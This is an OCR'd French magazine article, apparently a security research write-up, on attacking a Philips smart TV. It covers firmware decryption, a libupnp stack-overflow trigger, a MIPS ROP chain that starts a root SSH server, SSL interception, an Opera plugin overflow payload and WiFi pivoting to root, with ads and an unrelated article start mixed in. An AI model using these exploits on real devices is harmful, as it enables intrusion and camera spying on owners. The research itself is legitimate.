


Fig. 1 : Graphique Binwalk de l'entropie en fonction de la position dans le fichier.

Les données correspondantes sont des répétitions d'un groupe de 16 octets, ce qui écarte l'hypothèse d'une compression de ces zones. En revanche, ce sont les caractéristiques de données chiffrées avec le mode **ECB** (*Electronic CodeBook*) dans lequel deux clairs identiques ont le même chiffré.

3.2 Merci qui ? Jack et MIPS ELF

Dans l'impossibilité d'analyser directement les mises à jour, nous nous intéressons alors au programme qui les traite. Grâce à la divulgation de son chemin sur le système de fichiers par le port série, et surtout à la vulnérabilité publique de type traversée de répertoire, nous pouvons le récupérer simplement. Ce binaire est un exécutable ELF 32-bit pour architecture MIPS.

3.3 Rétro-ingénierie MIPS

MIPS est une architecture RISC compatible *little-endian* et *big-endian*. Les différentes révisions existantes du jeu d'instructions ont introduit différentes améliorations telles que la compatibilité 64-bit (MIPS64), ou des instructions spécifiques à certains calculs (DSP ASE).

Les instructions MIPS sont exécutées dans un *pipeline* à plusieurs étages. Lors du décodage d'une instruction de saut (*branch*), l'instruction à l'adresse suivante a déjà été chargée dans le *pipeline*. Or, le saut peut entraîner le flot d'exécution vers une tout autre instruction. Pour éviter de gâcher un cycle, l'instruction qui suit un *branch* est systématiquement exécutée (*branch delay slot*). Les compilateurs y placent des instructions utiles, qui seront exécutées avant la rupture du flot d'exécution.

Il existe plusieurs **ABI** (*Application binary interface*) selon le type de programme et de processeur. L'ABI o32, destinée aux programmes 32 bits sur processeurs 32 bits, est celle utilisée dans ce système.

Elle spécifie qu'une fonction appelée n'est pas tenue de préserver les registres temporaires **$t0** à **$t9**, d'arguments **$a0** à **$a3**, de retour **$v0** et **$v1**, ainsi que le registre **$gp**.

Lors d'un appel de fonction, son adresse est placée dans le registre **$t9**. Ses arguments sont passés dans les registres **$a0-$a3**, puis sur la pile si nécessaire. Enfin, l'instruction de saut redirige le flot d'exécution vers l'adresse contenue dans le registre **$t9**. La valeur de retour est stockée dans les registres **$v0**, et **$v1** si besoin.

```
lw      $t9, -0x7FAC($gp)# adresse de la fonction à appeler dans $t9
lw      $a0, 0x8($sp)   # argument 1
move    $a1, $s1   # argument 2
jalr    $t9     # appel de la fonction
move    $a2, $s0   # argument 3 (branch delay slot)
```

L'adresse de la fonction est obtenue par déréférencement du pointeur **$gp** à un index pré-calculé (à la compilation).

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Le registre **$gp** pointe au milieu de la **Global Offset Table** (GOT), qui contient entre autres les adresses des fonctions locales et externes.

Le calcul de **$gp** est effectué dans le prologue de chaque fonction. À cet endroit, le mécanisme d'appel implique que **$t9** contienne toujours l'adresse du point d'entrée de la fonction courante. Comme la GOT est projetée en mémoire à une adresse relativement fixe au segment de code, une constante calculée à la compilation permet de faire pointer **$gp** vers le milieu de la GOT.

```
lui     $gp, 2     # $gp = 0x20000
addiu   $gp, $gp, -0x780 # $gp = $gp - 0x780
addu    $gp, $gp, $t9   # $gp = $t9 + 0x1F880
```

Ainsi, le code est exécutable indépendamment de sa position en mémoire (code **PIC**, *Position-independent code*). Une résolution automatique des symboles de ces appels est implémentée dans IDA Pro 5.5.

3.4 Analyse du chiffrement

Avant de plonger, équipés d'IDA Pro, dans les tréfonds du programme de gestion des mises à jour, nous tentons une phase de reconnaissance en surface.

Le plugin FindCrypt **[3]**, qui permet d'identifier des algorithmes de chiffrement, détecte une constante utilisée par AES. L'inspection des strings suggère, par la présence d'un copyright, le recours à la bibliothèque *open source* de calcul multiprécision BigDigits. Afin de gagner du temps, il est souhaitable d'écarter ce code *open source* de l'analyse par rétro-ingénierie.

Une première solution consisterait à cross-compiler BigDigits, puis de générer un fichier de signatures FLIRT **[4]** correspondant. Appliqué à notre exécutable, cela identifierait précisément les fonctions qui proviennent de cette bibliothèque. Mais cela nécessite des conditions de compilation similaires (*flags* et version du compilateur) à celles de l'exécutable, que nous ignorons.

similarity	confidc	change	EA primary	name primary	EA secondary	name secondary
1.00	0.99	-------	2FBA4490	__gmon_start__	004A0904	__gmon_start__
1.00	0.99	-------	2FB84FA0	copyright_notice	004038C0	copyright_notice
1.00	0.62	-------	2FB8E7D8	sub_2FB8E7D8_49	00412CF8	_IO_default_showmanyc
1.00	0.98	-------	2FB8E840	sub_2FB8E840_50	00473160	__do_global_ctors_aux
0.98	0.98	-I-----	2FB8137C	_init_proc	004001DC	.init_proc
0.98	0.99	-I----C	2FB8E980	_term_proc	0047420C	.term_proc
0.97	0.98	-I--E--	2FB89D10	sub_2FB89D10_10	004011D0	QhatTooBig
0.95	0.97	-I--E--	2FB8DE50	sub_2FB8DE50_40	00402C00	spMultSub
0.89	0.91	-I--E--	2FB8A260	sub_2FB8A260_13	00401790	mpGcd
0.86	0.92	-I--E--	2FB88F6C	resetUPGEntry	0042DA28	find_module
0.86	0.94	GI--E...	2FB8A5A0	sub_2FB8A5A0_18	00401AE0	mpIsPrime
0.82	0.96	GI-----	2FB89CB0	sub_2FB89CB0_9	00401170	mpCompare
0.82	0.94	GI--EL-	2FB8B2B0	sub_2FB8B2B0_32	00402850	mpShortDiv
0.79	0.91	GI-----	2FB8DEA4	sub_2FB8DEA4_41	00402C4C	spDivide
0.70	0.98	-I--E-C	2FB8ADA0	sub_2FB8ADA0_22	00402310	mpModMult
0.70	0.98	-I--E--	2FB8E4A0	sub_2FB8E4A0_46	00403250	spModMult
0.68	0.81	GI-JEL-	2FB89D88	sub_2FB89D88_11	0040124C	mpDivide
0.68	0.95	-I--E--	2FB8AE50	sub_2FB8AE50_23	004023C0	mpModulo
0.65	0.90	-I--E--	2FB8B3C0	sub_2FB8B3C0_33	00402970	mpShortMod
0.63	0.84	GI--EL-	2FB8B0B0	sub_2FB8B0B0_26	00402620	mpSetEqual

Fig. 2 : Extrait des résultats de la comparaison entre l'exécutable et la bibliothèque BigDigits.

Dans cette situation, il est plus indiqué de recourir à l'outil BinDiff **[5]**. Il a l'avantage de tolérer les variations mineures du code qui peuvent être provoquées par des conditions de compilations différentes.

Les symboles des fonctions BigDigits qui ont des correspondances dans l'exécutable peuvent ensuite être importés.

Pour débuter l'analyse, nous ciblons la routine qui lit la mise à jour grâce aux appels à la bibliothèque standard de C (fopen, fread). Nous constatons que le fichier de mise à jour contient une entête structurée, en clair et de taille fixe. Un membre de cette structure est passé en paramètre *s* de la fonction **mpModExp**. Les deux autres paramètres *(e, n)* de cet appel sont lus depuis un fichier local, accessible également grâce à la vulnérabilité de type traversée de répertoire.

La fonction **mpModExp** de la bibliothèque BigDigits calcule une exponentiation modulaire, soit $v \equiv s^e \pmod n$. Cette opération, primitive du chiffrement RSA, est à la base de la signature numérique des mises à jour. Le paramètre *s* est la signature numérique du fichier émise par le constructeur, et le couple *(e, n)* est la clé publique RSA. Le résultat *v* est ensuite traité en deux parties distinctes : les 20 premiers octets représentent le condensat SHA1 du fichier complet (sauf la signature évidemment). Les 32 octets suivants représentent la clé AES pour déchiffrer en mode ECB les données utiles situées après l'entête.

Avant d'appliquer la mise à jour, le condensat SHA1 des données déchiffrées est calculé puis comparé à celui provenant de la signature. Le plugin FindCrypt n'a pas détecté l'algorithme SHA1 dans le code, car les constantes SHA1 de 32 bits sont séparées dans deux instructions successives en valeurs immédiates de 16 bits.

Grâce à la signature numérique, l'authenticité et l'intégrité du fichier de mise à jour sont garanties. Néanmoins, la confidentialité n'est pas assurée dès que la clé RSA publique est extraite, puisqu'elle permet de déchiffrer les mises à jour passées et futures.

3.5 Extraction des données

La mise à jour déchiffrée est une simple concaténation de fichiers préfixés d'une entête :

```
typedef struct _entry_header {
  char filename[60];   // nom du fichier
  uint32_t iRealSize;  // taille réelle du fichier
  uint32_t iStoredSize;// taille alignée du fichier
  uint32_t iHeaderSize;// taille de cette entête
  uint32_t iAttributes;// attributs du fichier
  char extension[];   // champs optionnels
} entry_header;
```

Après extraction **[6]**, nous obtenons les images des partitions. Cet accès au contenu du *firmware* facilite la compréhension du système et la recherche de vulnérabilités.

DÉCOUVREZ NOTRE NOUVEAU GUIDE DÈS LE 05 SEPTEMBRE 2014 !

ADMINISTRATION SYSTÈME LINUX

LE GUIDE POUR FAIRE VOS PREMIERS PAS EN TANT QUE SYSADMIN

Sous réserve de toutes modifications.

INSTALLATION
Choisir sa distribution Linux, bien partitionner ses disques et configurer le système d'amorçage

LE MODE CONSOLE
Connaître les commandes de base, configurer le shell et exploiter ses fonctionnalités avancées

ADMINISTRATION
Gérer les logiciels, les périphériques et les utilisateurs, contrôler les processus, savoir échanger des fichiers et dépanner son système

LE MODE GRAPHIQUE
Découvrir les différents environnements, choisir celui qui correspond à vos besoins et profiter des raccourcis personnalisés

DISPONIBLE DÈS LE 05 SEPTEMBRE 2014
CHEZ VOTRE MARCHAND DE JOURNAUX
ET SUR : boutique.ed-diamond.com

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence [illegible]

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Par exemple, nous pouvons remarquer que la partition de *boot* contient deux noyaux Linux et que la configuration Netfilter gère un adressage IP interne, ce qui ne peut qu'inciter à prolonger l'exploration.

4 Pentests réseau

Cette smart TV possède deux interfaces réseau :

- Ethernet : pour accéder au LAN et à Internet. Elle est configurée par DHCP si disponible ;
- WiFi : pour créer un point d'accès sans-fil Miracast. Des appareils tiers (téléphone, tablette, etc.) peuvent s'y connecter pour diffuser du contenu vidéo sur l'écran. Ils pourront être configurés par le serveur DHCP intégré.

Nous recherchons les risques de sécurité selon plusieurs angles d'attaque :

- Connexion directe : dans le même sous-réseau (pour le broadcast), sans filtrage ;
- MITM : en position pour intercepter voire modifier les flux réseau ;
- Hors du réseau : dans un périmètre suffisamment proche pour interagir par radio.

4.1 Connexion directe

Dans un premier temps, l'écoute passive du trafic Ethernet avec Wireshark montre la présence d'un service UPnP.

```
▸ Internet Protocol Version 4, Src: 192.168.1.25 (192.168.1.25)
  Dst: 239.255.255.250 (239.255.255.250)
▸ User Datagram Protocol, Src Port: 56909 (56909), Dst Port: ssdp (1900)
▾ Hypertext Transfer Protocol
  ▸ NOTIFY * HTTP/1.1\r\n
    HOST: 239.255.255.250:1900\r\n
    CACHE-CONTROL: max-age=1800\r\n
    LOCATION: http://192.168.1.25:49153/nmrDescription.xml\r\n
    NT: uuid:F00DBABE-SA5E-BABA-DADA[redacted]\r\n
    NTS: ssdp:alive\r\n
    SERVER: Windows2000/0.0 UPnP/1.0 PhilipsIntelSDK/1.4 DLNADOC/1.50\r\n
    X-User-Agent: redsonic\r\n
    USN: uuid:F00DBABE-SA5E-BABA-DADA[redacted]\r\n
```

Fig. 3 : Paquet UPnP envoyé en broadcast sur le réseau par la smart TV.

Bien que la bannière contenue dans ce paquet ne le mentionne pas, ce service est susceptible d'être basé sur la bibliothèque `libupnp`, puisqu'elle est mentionnée dans les sources.

Ensuite, nous réalisons un scan des ports ouverts sur la cible avec Nmap. Là encore, nous nous reposons sur les informations collectées précédemment pour identifier les services associés :

- 1925/tcp : API HTTP pour contrôler la smart TV (changement de chaîne, du volume, etc.). La vulnérabilité de type traversée de répertoire déjà évoquée concerne ce service ;
- 2323/tcp : RPC Voodoo pour exécuter des applications DirectFB à distance ;
- 8000/tcp : Non identifié ;
- 49153/tcp : Service HTTP dédié à UPnP.

Le même scan effectué depuis l'interface WiFi donne des résultats identiques.

4.1.1 Service UPnP

La seule évocation d'un service UPnP suffit pour se remémorer les recherches de Rapid7 **[7]** publiées en janvier 2013. Ces travaux ont dévoilé des vulnérabilités critiques dans plusieurs bibliothèques libres UPnP, dont `libupnp`.

4.1.1.1 Identification de la bibliothèque

Comme les sources du constructeur mentionnent `libupnp`, nous pouvons supposer qu'elle est utilisée. Afin de vérifier si elle est vulnérable, le code suivant envoie un paquet UPnP pour déclencher un des débordements de pile (CVE-2012-5958) découverts par Rapid7 :

```
#!/usr/bin/python
import socket

pkt = "NOTIFY * HTTP/1.1\r\n" +\
    "HOST: 239.255.255.250:1900\r\n" +\
    "USN:uuid:schemas:device:" +\
    "A" * 512 + ":end\r\n\r\n"
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(pkt, ('239.255.255.250', 1900))
```

Une exception apparaît alors sur le port console de la smart TV :

```
Exception in process 681: SIGSEGV: address not mapped to object
    EPC   = 0x41414141
    RA    = 0x41414141
SIGSEGV: address not mapped to object: process = dlnaApp (681)
```

Nous constatons que l'adresse de retour a été écrasée, donc le service UPnP est vulnérable et n'a pas de protection de pile (*Stack Smashing Protection*). De plus, nous apprenons que ce processus s'appelle `dlnaApp`.

4.1.1.2 Contexte d'exploitation

L'extraction du *firmware* nous donne accès au binaire vulnérable `dlnaApp` et aux bibliothèques dont il dépend. Pour déterminer les possibilités d'exploitation, nous devons connaître les mécanismes de mitigation présents.

Dans un premier temps, nous vérifions la présence d'ASLR sur les bibliothèques partagées. D'après les sources libres du *firmware*, la version du noyau utilisée est 2.6.35. Or, pour l'architecture MIPS, cette fonction a été implémentée dans une version supérieure **[8]**. Par conséquent, les bibliothèques partagées ne sont pas chargées à des adresses aléatoires.

En revanche, l'ASLR sur la pile est probablement actif, car implémenté dans une version antérieure **[9]**.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

SANS

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows

FOR 508
Analyse Inforensique et réponses aux incidents clients

FOR 572
Analyse et investigation numérique avancées dans les réseaux

FOR 585
Investigation numérique avancée sur téléphones portables

FOR 610
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC SANS

HSC

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

L'outil checksec.sh **[10]** est capable de détailler plus précisément les mécanismes de mitigation présents.

Quant au bug en lui-même, l'avis de sécurité de Rapid7 précise qu'un certain nombre d'octets sont interdits dans le *buffer* qui écrase la pile, notamment l'octet nul.

4.1.1.3 Exploitation

L'absence de protection de pile et d'ASLR sur les bibliothèques partagées est une condition suffisante pour exploiter ce débordement de pile en *return-oriented programming* (ROP). L'impossibilité d'utiliser l'octet nul dans la chaîne de ROP exclut les gadgets du code du binaire, puisque l'octet fort de leur adresse est nul.

L'objectif est d'exécuter une commande système arbitraire. Pour cela, nous devons placer l'adresse de la commande dans **$a0**, puis rediriger l'exécution vers l'adresse de la fonction **system()**, que nous obtenons dans le binaire Libc. Comme nous ne pouvons pas modifier directement le registre **$a0**, nous utilisons une chaîne de gadgets pour le faire pointer dans une zone de la pile que nous contrôlons.

Des outils comme mipsrop **[11]** et ROPgadget **[12]**, conçus pour faciliter la recherche de gadgets, vont nous permettre de concocter facilement une chaîne qui atteint l'objectif en trois gadgets.

Cette chaîne profite de la restauration des registres lors de l'épilogue de la fonction vulnérable pour y placer les adresses des gadgets.

```
lw      $ra, 0x15C($sp) # @gadget_1
lw      $s3, 0x158($sp)
lw      $s2, 0x154($sp) # @system()
lw      $s1, 0x150($sp) # @gadget_2
lw      $s0, 0x14C($sp) # @gadget_3
jr      $ra     # début de l'exploitation
addiu   $sp, 0x160
```

Le premier gadget de chaîne copie l'adresse de la fonction **system()** dans **$a3**, et saute sur le gadget suivant.

```
move    $a3, $s2 # @system()
lw      $a1, 4($s0)
move    $t9, $s1 # @gadget_2
jalr    $t9
lw      $a2, 8($s0)
```

Le second gadget fait pointer **$a1** vers la commande système sur la pile, peu après la chaîne de ROP, et saute sur le gadget suivant.

```
addiu   $a1, $sp, 0x18# commande système
move    $t9, $s0 # @gadget_3
jalr    $t9
move    $a2, $zero
```

Le dernier copie **$a1** dans **$a0** et appelle la fonction **system()**.

```
move    $t9, $a3 # @system()
jalr    $t9
move    $a0, $a1 # commande système (branch delay slot)
```

La commande système que nous exécutons profite de la présence du binaire Dropbear pour ouvrir un accès SSH :

```
/sbin/iptables -A INPUT -p tcp -m tcp --dport 22 -j ACCEPT ; /usr/
sbin/dropbear -F
```

Dropbear n'est pas placé en tâche de fond, car la pile et les registres détériorés mèneraient inévitablement au crash.

Enfin, nous nous connectons en SSH à la smart TV avec le mot de passe du compte *root* obtenu dans le fichier **/etc/passwd** du *firmware* :

```
$ ssh root@192.168.1.25
root@PLF-CPU:~#
```

4.2 MITM

Pour réaliser ces tests, notre ordinateur est en coupure, connecté à la smart TV par Ethernet et à Internet par WiFi. Nous utilisons l'outil Burp Suite **[13]** pour intercepter le trafic HTTP(S) en mode transparent, c'est-à-dire qu'aucun proxy n'est configuré sur la smart TV.

Ce mode d'interception requiert quelques configurations supplémentaires sur notre ordinateur. Nous créons un serveur DHCP/DNS avec Dnsmasq, et nous configurons Netfilter pour router le trafic provenant de la smart TV vers le proxy Burp :

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp -m multiport
--dports 80,443 -j REDIRECT --to-ports 8080
```

Nous interceptons les connexions Web récurrentes que la smart TV initie automatiquement pour des raisons qui lui incombent. Nous constatons alors qu'elle ne vérifie pas la plupart des certificats SSL serveurs auxquels elle se connecte.

4.2.1 Plan d'attaque

L'objectif est de profiter du MITM SSL pour attaquer la smart TV en altérant les réponses à ses requêtes Web. Nous ciblons la connexion au service de guide électronique des programmes (EPG). L'*User-Agent* de cette requête est Opera, et la réponse contient du code HTML, donc nous supposons être dans un contexte d'exploitation de navigateur Web.

Le *firmware* extrait précédemment permet de constater que plusieurs plugins ont été ajoutés à Opéra. Basés sur du code propriétaire, ce sont des cibles privilégiées pour rechercher des vulnérabilités.

4.2.2 Plugin NPAPI

Un plugin étend les fonctionnalités du navigateur en ajoutant le support de nouveaux types MIME. Il a notamment la capacité d'exposer un objet dans le DOM. Il implémente l'API **NPAPI** pour s'interfacer avec Opéra.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la con[illegible] n°242[illegible] du 17/02/2014 via l'agence PRENAX

Complétez votre collection d'anciens numéros !

VERSION PAPIER & PDF

Rendez-vous sur :
boutique.ed-diamond.com
et (re)découvrez nos magazines et nos offres spéciales !

boutique.ed-diamond.com

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Nous choisissons d'analyser avec IDA Pro le plugin qui gère les enregistrements vidéo programmés. L'objectif est de déterminer les nouvelles fonctions qu'il apporte dans le navigateur.

Lors de l'initialisation du plugin, le navigateur appelle la fonction **NP_GetMIMEDescription** qui renvoie les types MIME supportés par le plugin. Dans notre cas, cette valeur est :

```
application/NetTV_oipfRecordingScheduler:unk:pvr object;
```

Opera appelle aussi la fonction **NPP_GetValue** pour obtenir l'éventuel objet qui est exposé dans le DOM. En paramètre d'appel, la constante **NPPVpluginScriptableNPObject** (0xF) désigne cet objet en particulier. Cette valeur nous aide à localiser la partie du code de **NPP_GetValue** qui l'instancie.

Ce code appelle **NPN_CreateObject** avec en paramètre une structure **NPClass** qui référence les fonctions natives de l'objet :

```
struct NPClass_v1 {
  uint32_t structVersion;
  NPAllocateFunctionPtr allocate;
  NPDeallocateFunctionPtr deallocate;
  NPInvalidateFunctionPtr invalidate;
  NPHasMethodFunctionPtr hasMethod;
  NPInvokeFunctionPtr invoke;
  NPInvokeDefaultFunctionPtr invokeDefault;
  NPHasPropertyFunctionPtr hasProperty;
  NPGetPropertyFunctionPtr getProperty;
  NPSetPropertyFunctionPtr setProperty;
  NPRemovePropertyFunctionPtr removeProperty;
};
```

Nous pouvons ainsi découvrir les méthodes de l'objet en analysant la fonction **invoke**, et ses propriétés en analysant les fonctions **getProperty**/**setProperty**. L'analyse de la fonction **allocate** permet de découvrir d'autres structures **NPClass**, correspondant à d'autres objets.

4.2.3 Recherche de vulnérabilités

Nous avons pu énumérer la liste des objets exposés, ainsi que leurs méthodes et propriétés. Nous avons maintenant une connaissance suffisante du plugin pour aborder la phase de recherche de vulnérabilités.

À titre d'exemple, nous avons décelé, après une brève analyse statique, un bug dans le *setter* de la propriété **name**. Pour vérifier notre hypothèse, nous injectons dans le flux SSL ce code HTML/Javascript qui affecte une valeur de grande taille à la propriété **name** :

```
<object id="obj" type="application/NetTV_oipfRecordingScheduler"></
object>
<script type="text/javascript">
obj.recordAt(1405094400,2100,1, "ccid:C18")
obj.getScheduledRecordings().item(0).name = Array(1024).join('A');
</script>
```

Une exception apparaît alors sur le port console de la smart TV :

```
recp_RecordAt in ols rec: starttime 1405094400 duration 2100
channelid ccid:C18
*** stack smashing detected ***: /philips/apps/nettvApp terminated
Exception in process 331: SIGABRT: software abort
    EPC   = 0x2c08ef04
    RA    = 0x2c093a1c
```

Ce code a provoqué une corruption de pile qui a été détectée par un mécanisme de mitigation. L'exploitation de ce bug n'est peut être pas possible, mais les multiples plugins présents créent une importante surface d'attaque qu'il reste à explorer.

4.3 Hors du réseau

4.3.1 HbbTV

La technologie HbbTV permet aux chaînes de télévision de multiplexer un contenu HTML avec leurs signaux audio/vidéo. Ce contenu est automatiquement chargé par la smart TV quand l'utilisateur change de chaîne. Il peut être soit entièrement embarqué dans le flux diffusé, soit un lien HTTP(S) pointe vers le contenu, qui devra être chargé depuis Internet.

Dans les deux cas, Y.Oren & A.D. Keromytis **[14]** ont montré qu'un attaquant a la possibilité de diffuser un flux DVB-T avec un contenu HTML arbitraire. En pratiquant sur les flux HTTP(S) HbbTV le même MITM décrit précédemment, nous avons constaté qu'il est possible de déclencher le bug du plugin Opera.

Cela signifie qu'un attaquant peut utiliser la diffusion DVB-T pour exploiter une vulnérabilité dans un plugin d'Opera, tout au moins.

4.3.2 WiFi

Le point d'accès WiFi Miracast est activé par défaut et protégé par une PSK. En mars 2014, Revuln divulgue que cette clé est statique, et qu'il n'y a aucun filtrage des clients qui se connectent. Le constructeur a publié un correctif quelques jours après, qui introduit une étape de confirmation avant de permettre à un client de se connecter.

Nous commençons par examiner la configuration Netfilter extraite du *firmware*, et remarquons des règles inactives, appliquées uniquement dans un contexte de développement :

```
# We need an SSH connection to the APP CPU so we redirect port 44
to port 22
/sbin/iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 44 -j
DNAT --to 172.21.1.2:22
/sbin/iptables -A FORWARD -o vec0 -p tcp --dport 22 -j ACCEPT
```

Dans le cas d'une smart TV de production, nous ne bénéficions pas de ces règles de *forwarding*.

En revanche, d'autres règles actives nous autorisent le *forwarding* depuis l'interface WiFi **wl0.1** :

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
/sbin/sysctl -w net.ipv4.ip_forward=1
# Allow Wifi direct peer full access to the outside world[...]
/sbin/iptables -A FORWARD -o wl0.1 -m state --state
RELATED,ESTABLISHED -j ACCEPT
/sbin/iptables -A FORWARD -i wl0.1 -j ACCEPT
```

Nous nous connectons au point d'accès WiFi de la smart TV, qui a pour IP 172.23.1.1. Le serveur DHCP nous attribue l'IP 172.23.1.2/16, sans route par défaut.

Nous définissons manuellement la route par défaut vers l'IP de la smart TV :

```
# route add default gw 172.23.1.1 dev wlan0
```

Puis nous tentons de nous connecter au serveur SSH évoqué dans la configuration NetFilter :

```
$ ssh root@172.21.1.2
root@APP-CPU:~#
```

Le serveur SSH est désormais joignable, et le mot de passe du compte *root* est dans le fichier `/etc/passwd` du *firmware*.

5 Exploration du système

Les exploitations de `libupnp` et de l'accès SSH qui viennent d'être démontrées donnent accès respectivement aux systèmes PLF et APP. Ce sont deux noyaux Linux distincts qui fonctionnent simultanément.

Le système PLF est la plateforme principale, et APP est destiné aux applications. Tous les processus ont les droits *root*. Les interfaces réseau `vec0` (*virtual ethernet card*) créent un lien réseau virtuel entre les deux noyaux (le code source est disponible dans les sources du *firmware*).

Par défaut, il est possible de se connecter en SSH depuis PLF sur APP, mais pas l'inverse.

Les deux systèmes partagent les mêmes partitions, sauf que le système APP y accède en NFS.

La partition système est en lecture seule, mais la partition de données est inscriptible. De fait, il est possible d'altérer les fichiers de données que les programmes PLF accèdent pour exploiter une vulnérabilité locale **[15]**. Pratiquée depuis le système APP, cette exploitation permet au final d'obtenir un accès à PLF depuis l'interface WiFi.

Le système PLF gère notamment la caméra intégrée, compatible V4L2. L'accès à PLF, que ce soit par l'exploitation `libupnp` depuis l'Ethernet ou l'exploitation d'un programme PLF via APP depuis le WiFi, permet donc de récupérer ces flux vidéo et audio.

Conclusion

Ces smart TV exposent une grande surface d'attaque due à l'assemblage complexe de logiciels variés qu'elles embarquent. De plus, certaines interfaces telles que DVB et ZigBee (télécommande) créent des vecteurs d'attaque nouveaux.

La principale difficulté pour parvenir à l'exploitation est le caractère secret du *firmware*. Or, de notoriété publique, cela n'assure pas une réelle sécurité.

Une fois cette étape atteinte, peu de bonnes pratiques ou de mécanismes de mitigation sont implémentés pour prévenir l'exploitation.

L'autre effet négatif qu'engendre cette situation est la difficulté à déterminer si l'objet connecté est sain ou compromis. ■

Remerciements

Je tiens à remercier mes collègues pour leurs conseils et relectures. Et pour m'avoir laissé accès à la télé pendant la coupe du monde.

Références

[0] JointSpace Server Directory Traversal Vulnerability - Martin Schobert, sitsec.net

[1] Having fun via WiFi - http://vimeo.com/90138302

[2] Reverse Engineering Serial Ports - http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/

[3] FindCrypt - http://www.hexblog.com/?p=27

[4] F.L.I.R.T. - https://www.hex-rays.com/products/ida/tech/flirt/in_depth.shtml

[5] BinDiff - http://www.zynamics.com/bindiff.html

[6] pflupg-tool - https://github.com/frederic/pflupg-tool

[7] Security flaws in universal plug and play - https://community.rapid7.com/docs/DOC-2150

[8] MIPS: Randomize mmap if randomize_va_space is set - https://github.com/torvalds/linux/commit/1091458d09

[9] MIPS: User stack pointer randomisation - https://github.com/torvalds/linux/commit/941091024e

[10] checksec.sh - http://www.trapkit.de/tools/checksec.html

[11] mipsrop - https://github.com/devttys0/ida/tree/master/plugins/mipsrop

[12] ROPgadget - https://github.com/JonathanSalwan/ROPgadget

[13] Burp Suite - http://portswigger.net/burp/

[14] From the Aether to the Ethernet - http://iss.oy.ne.ro/Aether

[15] Sécurité des ordivisions - https://www.sstic.org/2014/presentation/securite_des_ordivisions/

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°2422348 du 17/02/2014 via l'agence PRENAX

LES DÉFIS DE SÉCURITÉ DE L'INTERNET DES OBJETS POUR LE B2B ET B2C

Sandoche Balakrichenan – sandoche2k@gmail.com

mots-clés : INTERNET DES OBJETS / RFID / DNS / ONS / DNSSEC / PKI

Même si le concept d'IdO (Internet des Objets) existe depuis environ 15 ans, ce n'est que depuis les quelques dernières années qu'il captive l'attention du grand public. Selon Gartner, il y aura dans le monde en 2020, environ 26 milliards d'appareils connectés qui mesureront et contrôleront tout ce qui aurait de l'intérêt pour l'humanité.

Les IdO vont grandement améliorer les processus des entreprises dans leurs activités commerciales et la manière dont le service sera proposé aux consommateurs. En contrepartie, les frontières aujourd'hui sécurisées entre entreprises (intranet) vont s'effondrer et les données vont transiter sur Internet (ce dernier n'ayant pas été conçu dans un esprit de sécurité).

Dans cet article, nous allons tenter de donner une vue d'ensemble sur la façon dont les activités commerciales des entreprises et les consommateurs vont bénéficier des IdO, les défis que l'on peut déjà distinguer et les solutions possibles.

1 Introduction

IdO regroupe les *objets* du quotidien que l'on peut lire, reconnaître, localiser, adresser et contrôler via Internet. Les appareils que nous appelons communément *terminaux* (c'est-à-dire les appareils permettant aux utilisateurs d'accéder à des réseaux tels que les téléphones mobiles, les ordinateurs personnels, etc.), les produits de consommation du quotidien et même les éléments d'information (tels que les fichiers audio, vidéos, documents, pages web, etc.) sont des objets dans IdO. En bref, quoique ce soit qui ait un « intérêt » peut être classifié en tant qu'objet dans IdO.

Afin que ces objets puissent communiquer entre eux ou communiquer avec un réseau, il est nécessaire d'avoir un support pour les données. Ce support peut être embarqué ou fixé aux entités elles-mêmes. Tags RFID (*Radio Frequency Identifiers*), codes à barres, capteurs, etc., sont des exemples caractéristiques de supports de données, permettant d'accéder à des informations liées aux objets eux-mêmes (telles que leur identité, leur température, etc.).

La section suivante explique comment l'identifiant (ou identifiant d'objet) transporté par le support de données doit avoir une structure, afin de permettre sa résolution de façon globale.

